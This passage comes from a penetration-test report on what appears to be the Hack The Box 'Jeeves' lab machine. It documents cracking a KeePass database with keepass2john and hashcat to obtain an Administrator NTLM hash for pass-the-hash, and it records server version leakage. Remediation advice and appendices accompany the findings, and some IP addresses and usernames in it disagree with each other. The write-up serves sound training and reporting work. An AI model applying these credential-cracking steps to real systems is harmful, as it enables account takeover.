CWE	CWE-922 - Insecure Storage of Sensitive Information
CVSS 3.1	7.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Root Cause	A sensitive KeePass `.kdbx` password database file was discovered in a user-accessible directory (Documents). With the compromised reverse shell, the file was exfiltrated. Its hash was extracted using keepass2john and cracked with hashcat, revealing internal credentials, including an NTLM hash for the Administrator account.
Impact	Improperly stored credentials in plaintext or weakly protected files allow attackers to extract and abuse them. In this case, the file directly led to privilege escalation and full domain control.
Remediation	• Store sensitive credential databases in encrypted containers accessible only to privileged users. • Enforce the use of strong, complex master passwords. • Periodically audit file storage locations for sensitive data. • Educate users on secure credential management practices.
References	• https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html • https://keepass.info/help/base/security.html


Finding Evidence




```
 Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,655,084,544 bytes free

C:\Users\kohsuke\Documents>
```




```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ keepass2john CEH.kdbx > kdbx.hash

┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ cat kdbx.hash
CEH:$keepass$*2*6000*0*1[redacted]
```



```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 925 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 3 secs

$keepass$*2*6000*0*[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea...47db48
```



Title	User Name	Password	URL	Notes
Walmart.com	anonymous	********	http://www.wal	Getting my shopping on
Bank of America	Michael321	********	https://www.ba	
It's a secret	admin	********	http://localhost	
EC-Council	hackerman123	********	https://www.ec	Personal login
Keys to the kingdom	bob	********		
DC Recovery PW	administrator	********		
Jenkins admin	admin	********	http://localhost	We don't even need creds! Unhackable!
Backup stuff	?	********		



Title: Backup stuff

User name: ?

Password: aad3b435b51404eeaad3b435b51404ee:[redacted]

Repeat:


Quality: 201 bits 65 ch.

4. Information Disclosure via Verbose Error Messages and Server Version Leakage - Low

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	3.9 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:O/RC:R/CR:L
Root Cause	The error page served on port 50000 revealed the Jetty server version in its response headers and body. This helps an attacker identify specific vulnerabilities associated with the Jetty build.
Impact	Version disclosure facilitates fingerprinting and may allow attackers to correlate known CVEs or exploits with the specific server software in use.
Remediation	• Suppress server banners and version information from HTTP responses. • Disable detailed error messages in production environments. • Implement generic error handling that does not expose internal system details. • Log detailed error data to internal logs only, not to user-facing output.
References	-

Finding Evidence

Port 80:



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Source Error:

```
Line 46:         catch (Exception ex)
Line 47:         {
Line 48:             throw ex;
Line 49:         }
Line 50:         finally
```


Source File: c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
        May 26 2009 14:24:20
        Copyright (c) 1988-2005 Microsoft Corporation
        Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.]
   GenericDatabaseAccess.ExecuteSqlCommandScalar(DbCommand command) in c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs:48
   SSC.Web.Controls.UserControls.DisciplineSelect.TriggerCodeValid(String triggerCode) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:305
   SSC.Web.Controls.UserControls.DisciplineSelect.ibSelect_Click(Object sender, ImageClickEventArgs e) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:296
   System.Web.UI.WebControls.ImageButton.OnClick(ImageClickEventArgs e) +108
   System.Web.UI.WebControls.ImageButton.RaisePostBackEvent(String eventArgument) +118
   System.Web.UI.WebControls.ImageButton.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1565
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4223; ASP.NET Version:2.0.50727.4223

Port 50000:



HTTP ERROR 404

Problem accessing /. Reason:

```
    Not Found
```

Powered by Jetty:// 9.4.z-SNAPSHOT

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Jeeves's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.63	80	HTTP	IIS httpd 10.0
10.10.10.63	135	msrpc	Windows RPC
10.10.10.63	445	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds
10.10.10.63	50000	HTTP	Jetty 9.4.z-SNAPSHOT

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.63	External	Unauthenticated RCE	Foothold
10.10.10.63	Internal	Cracking .kdbx file	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
kohsuke	Reverse Shell	Unauthenticated RCE	System user
Administrator	Pass the hash	Cracking .kdbx file	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.63	Internal	**REMOVE FILES:** nc.exe	C:\Users\kahsoke\Documents\nc.exe

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.36	e3 < REDACTED > 6a	C:\Users\kahsoke\Desktop\user.txt
2.	10.10.10.36	af < REDACTED > 30	C:\Users\Administrator\Desktop\hm.txt --> hm.txt:root.txt:$DATA

End of Report

This report was rendered by [SysReptor] with
♥